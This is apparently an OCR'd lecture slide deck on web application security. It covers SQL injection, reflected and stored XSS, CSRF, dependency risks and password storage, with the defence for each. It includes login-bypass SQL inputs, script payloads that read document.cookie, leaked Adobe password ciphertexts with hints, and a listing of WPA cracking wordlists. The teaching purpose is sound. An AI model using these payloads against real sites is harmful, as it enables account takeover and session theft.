
AJAX




AJAX



AJAX



AJAX


index.jsp
facebook.com
GET /messages/
Cross-Origin Request Blocked:

Vulnerabilities

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE)
A5:2017-Broken Access Control
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

OWASP Top 10 - 2017
A1:2017-Injection
A2:2017-Broken Authentication
A3:2017-Sensitive Data Exposure
A4:2017-XML External Entities (XXE)
A5:2017-Broken Access Control
A6:2017-Security Misconfiguration
A7:2017-Cross-Site Scripting (XSS)
A8:2017-Insecure Deserialization
A9:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

SQL Injection

```
query = "SELECT * FROM users WHERE
username = ‘" + username + "’ AND
password = ‘" + password + "’";
```

SQL Injection
Live demo

http://localhost/sqli/

SQL Injection

```
username = anon
password = anon

query = "SELECT * FROM users WHERE
username = ‘anon’ AND password = ‘anon’";
```

SUCCESS!

SQL Injection

```
username = anon’
password = anon

query = "SELECT * FROM users WHERE
username = ‘anon’’ AND password = ‘anon’";
```

ERROR!

SQL Injection

```
username = anon
password = ‘ or ‘1’=’1

query = "SELECT * FROM users WHERE
username = ‘anon’ AND password = ‘’ or ‘1’=’1’";
```

SUCCESS!

Password = ‘’ (False) or ‘1’=’1’ (True) => **True**

SQL Injection

```
username = anon’ --
password =

query = "SELECT * FROM users WHERE
username = ‘anon’ -- AND password = ‘’";
```

SUCCESS!

Username = ‘anon’ (True)

SQL Injection - Solution

- Avoid dynamic SQL queries.
    - Secure, but unrealistic.
- Parameterized queries
    - Separates data and code
    -
```
"SELECT c FROM Customer c WHERE c.name LIKE :custName")
    .setParameter("custName", name)
```

Cross-Site Scripting (XSS)

- Attackers can inject JavaScript into your application
- Divided into **reflected** and **stored** XSS

Reflected XSS

```
<p>
No results for: <b>#{param.search}</b>
</p>
```

www.search.com?search=cats

No results for: **cats**

Reflected XSS

```
<p>
No results for: <b>#{param.search}</b>
</p>
```

www.search.com?search=<h1>cats</h1>


No results for: **cats**

Reflected XSS

```
<p>
No results for: <b>#{param.search}</b>
</p>
```

www.search.com?search=
<script>alert(‘cats’)</script>

No results for:




Reflected XSS

```
<p>
No results for: <b>#{param.search}</b>
</p>
```

www.search.com?search=
<script>alert(document.cookie)</script>

No results for:



Stored XSS

```
<foreach comment>
<b>#{author}:</b> #{comment}
<br>
</foreach>
```

Benjamin: Hello

Anon: Nice blog

Stored XSS

```
<foreach comment>
<b>#{author}:</b> #{comment}
<br>
</foreach>
```

Benjamin: Hello
Anon: Nice blog
Benjamin: <script>
alert(‘cats’)
</script>


Stored XSS

```
<foreach comment>
<b>#{author}:</b> #{comment}
<br>
</foreach>
```

Benjamin: Hello

Anon: Nice blog

Benjamin:



Warning: You are entering the XSS game area

Welcome, recruit!

Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to $7,500 for dangerous XSS bugs discovered in our most sensitive products.

In this training program, you will learn to find and exploit XSS bugs. You'll use this knowledge to confuse and infuriate your adversaries by preventing such bugs from happening in your applications.

There will be cake at the end of the test.

Let me at 'em!

?

https://xss-game.appspot.com/

Cross-Site Scripting (XSS) - Solution

- Sanitize **all** user data **per context**
  - <script>Hello</script> Hello
  - Hello Hello
- Validate input
  - Can you really be named **<script>alert(1)</script>**?
    - Only allow safe valid for name? [a-zA-Z].
    - Age, height, phone number? Force numeric.
  - Check that option selects and radio contain correct values

Cross-Site Scripting (XSS) - Solution

- Content Security Policy (CSP)
  - Very secure, but, sometimes very hard to implement
  - Specify which scripts are allowed

Cross-Site Scripting (XSS) - Solution

- Content Security Policy (CSP)
  - Very secure, but, sometimes very hard to implement
  - Specify which scripts are allowed

- CSP from my website (beneri.se)

```
Content-Security-Policy
script-src 'self';
manifest-src 'self';
style-src 'self' maxcdn.bootstrapcdn.com;
form-action 'self';
img-src 'self';
font-src 'self' maxcdn.bootstrapcdn.com;
…
 default-src 'none'
```

Cross-Site Scripting (XSS) - Solution

- Content Security Policy (CSP)
  - Very secure, but, sometimes very hard to implement
  - Specify which scripts are allowed

Security Report Summary

A

Site:	https://beneri.se/
IP Address:	193.234.225.145
Report Time:	10 Mar 2019 21:03:37 UTC
Headers:	✔ Strict-Transport-Security ✔ X-Frame-Options ✔ X-Content-Type-Options ✔ X-XSS-Protection ✔ Referrer-Policy ✔ Content-Security-Policy ✖ Feature-Policy
Warning:	Grade capped at A, please see warnings below.

https://securityheaders.com/

Cross-Site Scripting (XSS) - Hardening

- HttpOnly cookies
  - Specify which cookies can be accessed by JavaScript
  - **Do not allow session cookies**

Cross-Site Request Forgery

- One website can force a visitor to make request to another website where the user is logged in.
- Good for chaining attacks
  a. Force request to update user’s email to attacker’s
  b. Attacker can now use “forgot password” to take over the account

Cross-Site Request Forgery - Solution

- CSRF token
  - Each request should be accompanied by an unguessable token
  - cryptographically secure pseudorandom number generator (CSPRNG)
- SameSite cookies
  - Cookies are only sent if the request is from the correct website
  - Drawback: Can not link to Facebook content from other sites

How do you hack 4000 websites?

PRIVACY AND SECURITY

Cryptojackers Strike Again, Hitting Thousands of Sites Including US and UK Government Pages

Tom McKay
2/11/18 7:05PM • Filed to: CRYPTOCURRENCY

Dependencies

```
<dependencies>
    <dependency>
        <groupId>org.omnifaces</groupId>
        <artifactId>omnifaces</artifactId>
        <version>3.4.1</version>
    </dependency>
    <dependency>
        <groupId>org.projectlombok</groupId>
        <artifactId>lombok</artifactId>
        <version>1.18.10</version>
        <type>jar</type>
    </dependency>
    <dependency>
        <groupId>javax</groupId>
        <artifactId>javaee-api</artifactId>
        <version>${jakartaee}</version>
        <scope>provided</scope>
    </dependency>
```

```
<dependency>
    <groupId>io.github.sveryovka</groupId>
    <artifactId>easy-criteria</artifactId>
    <version>2.1.0</version>
</dependency>
```

```
"dependencies": {
  "@babel/cli": "^7.8.4",
  "@babel/core": "^7.8.4",
  "@babel/helper-module-imports": "^7.8.3",
  "@babel/plugin-proposal-class-properties": "^7.8.3",
  "@babel/plugin-proposal-object-rest-spread": "^7.8.3",
  "@babel/plugin-syntax-dynamic-import": "^7.8.3",
  "@babel/plugin-transform-modules-commonjs": "^7.8.3",
  "@babel/plugin-transform-runtime": "^7.8.3",
  "@babel/preset-env": "^7.8.4",
  "@babel/preset-react": "^7.8.3",
  "@changesets/changelog-github": "^0.2.1",
  "@changesets/cli": "^2.5.1",
  "@manypkg/cli": "^0.7.0",
  "@preconstruct/cli": "^1.1.2",
  "@types/jest": "^25.1.2",
  "all-contributors-cli": "^6.2.0",
  "apollo-client": "^2.6.8",
```

```
<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js"
        integrity="sha384-q8i/X+965DzO0rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6
        crossorigin="anonymous"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.7/umd/popper.min.js"
        integrity="sha384-UO2eT0CpHqdSJQ6hJty5KVphtPhzWj9WO1clHTMGa3JDZwrnQq4sF86dIHND
```

Passwords

Passwords


- While a database should be confidential, we see time and time again databases being leaked.
- Plaintext passwords allow attackers to take over accounts.
- How should we protect passwords?

Passwords - Encryption


- By storing the passwords encrypted in the database attackers should not be able to retrieve the password
- AES-ECB(“key”, “password”) => “6014982caaf5538974742855046ae364”

Passwords


Original image




Encrypted using ECB mode



Modes other than ECB result in pseudo-randomness


2014
AOL
Community Health Systems
Ebay
145,000,000
Home Depot
Indiana University
JP Morgan Chase
76,000,000
Bureau
Mozilla
Neiman Marcus
Advocate Medical Group
Apple
Adobe
36,000,000
Affinity Health Plan, Inc.
Citigroup
Central Hudson Gas & Electric
Court Ventures
200,000,000
D&B, Altegrity
Evernote
Crescent Health Inc., Walgreens
Florida Department of Juvenile Justice
Drupal
Facebook
Kirkwood Community College
MacRumours.com
Kissinger Cables
Living Social
Massive American business hack
160,000,000


2014
AOL
Community Health Systems
Ebay
145,000,000
Home Depot
Indiana University
JP Morgan Chase
76,000,000
Bureau
Mozilla
Neiman Marcus
Advocate Medical Group
Apple
Adobe
36,000,000
Affinity Health Plan, Inc.
Central Hudson Gas & Electric
Citigroup
Court Ventures
200,000,000
D&B, Altegrity
Evernote
Crescent Health Inc., Walgreens
Florida Department of Juvenile Justice
Facebook
Drupal
Kirkwood Community College
MacRumours.com
Kissinger Cables
Living Social
Massive American business hack
160,000,000

HACKERS RECENTLY LEAKED ***153 MILLION*** ADOBE USER EMAILS, ENCRYPTED PASSWORDS, AND PASSWORD HINTS.


ADOBE ENCRYPTED THE PASSWORDS IMPROPERLY, MISUSING BLOCK-MODE 3DES. THE RESULT IS SOMETHING WONDERFUL:

USER PASSWORD		HINT
4e18acc1ab27b2d6		WEATHER VANE SWORD
4e18acc1ab27b2d6		
4e18acc1ab27b2d6	a0a2876eb1ea1fca	NAME 1
8babb6299e06eb6d		DUH
8babb6299e06eb6d	a0a2876eb1ea1fca	
8babb6299e06eb6d	85e9da81a8a78adc	57
4e18acc1ab27b2d6		FAVORITE OF 12 APOSTLES
1ab29ae86da6e5ca	7a2d6a0a2876eb1e	WITH YOUR OWN HAND YOU HAVE DONE ALL THIS
a1f9b2b6299e7a2b	eadec1e6ab797397	SEXY EARLOBES
a1f9b2b6299e7a2b	617ab0277727ad85	BEST TOS EPISODE
39738b7adb0b8af7	617ab0277727ad85	SUGARLAND
1ab29ae86da6e5ca		NAME + JERSEY #
877ab7889d3862b1		ALPHA
877ab7889d3862b1		
877ab7889d3862b1		
877ab7889d3862b1		
877ab7889d3862b1		OBVIOUS
877ab7889d3862b1		MICHAEL JACKSON
38a7c9279cadeb44	9dca1d79d4dec6d5	
38a7c9279cadeb44	9dca1d79d4dec6d5	HE DID THE MASH, HE DID THE
38a7c9279cadeb44		PURLOINED
8ae5745a7b7af7a	9dca1d79d4dec6d5	FAV WATER-3 POKEMON

THE GREATEST CROSSWORD PUZZLE IN THE HISTORY OF THE WORLD

A crossword based on the Adobe password leak.
Inspired by xkcd #1286: Encryptic

Password popularity: 1-100 | 101-200 | 201-300 | 301-400 | 401-500 | 501-600 | 601-700 | 701-800 | 801-900 | 901-1000



Reveal | Check | Hide

Across

6: zk8NJgAOqc4=

dog; cat; pet; dark; dogs name; Dog; my dog; black dog; dog name; dog's name; darkness; black cat; sonic; black; kitty; horse; Cat; pets name; sombra; puppy; cats name; old dog; shade; first dog; pet name; doggy; hedgehog; cat's name; bike; my cat; nickname; Pet; me; light; favorite pet; usual; sha; doggie; pet's name; first pet; animal; sh; shad; s; car; first cat; Dog's name; chien; favorite dog; ombre

7: WIMTLimQ5b4=

8: FTeB5SkrOZM=

9: WqflwJFYW3+PszVFZo1Ggg==

10: yxzNxPlsFno=

11: L3uQHNDF6Mw=

Down

1: 2aZl4Ouarwm52NYYI936YQ==

2: L8qbAD3jl3jSPm/keox4fA==

3: 7Z6uMyq9bpxe1EB7HijrBQ==

4: vp6d18mfGL+5n2auThm2+Q==

food; candy; yummy; yum; sweet; choco; dulce; favorite food; fav food; favourite food; choc; doce; brown; comida; dog; sweets; favorite candy; fave food; mmm; flavor; Food; usual; rico; cho; ??????; cocoa; ???; sabor; eat; c; mmmm; favorite; dark; cat; hershey; cadburys; yum yum; yumm; Yum; tasty; Favorite food; hersheys; ch; mmmmm; coco; perro; Yummy; dessert; Candy; favorite flavor

5: dA8D8OYD55E=

Passwords - Encryption - Problems

- Where do you store the key?
- Could still be leaked by insider

Hashing

- One way functions
- sha256(“password”) =
  `5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8`

Hashing - Problem

- Same password, same hash.
- Hashing is usually very fast, pick a slow algorithm!
- Big tables can be created for each hashing algorithm.

Hashing - Problem

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Other OS)	Collection of Wordlist (Dictionaries) for cracking WiFi WPA/WPA2 Uploaded 03-31 2011, Size 8.49 GiB, ULed by YouCanTrustMe
Other (Other)	WPA-PSK WORDLIST 3 Final (13 GB).rar Uploaded 11-09 2010, Size 4.49 GiB, ULed by Wi-Foo-er
Other (Other)	wpa.1.2.billion.passwords.for.wifi.wpa.pentesting Uploaded 05-24 2016, Size 13.45 GiB, ULed by marcola15
Applications (UNIX)	XiaoPan 0.4.2.2 (English) WiFi Crack (WPA-PSK) Uploaded 10-23 2012, Size 75 MiB, ULed by *Anonymous*
Applications (Windows)	Wireless Network Hacking software/instructions (WEP WPA WPA2) Uploaded 12-28 2009, Size 49.31 MiB, ULed by YIFY
Applications (Android)	Wps Wpa Tester Premium v3.2.4 Cracked APK Uploaded 06-30 2017, Size 2.07 MiB, ULed by 2K3D
Applications (Windows)	WinXP.WGA.Patch.And.Anti-WPA.rar Uploaded 09-01 2008, Size 61.11 KiB, ULed by D0TZLUV3R
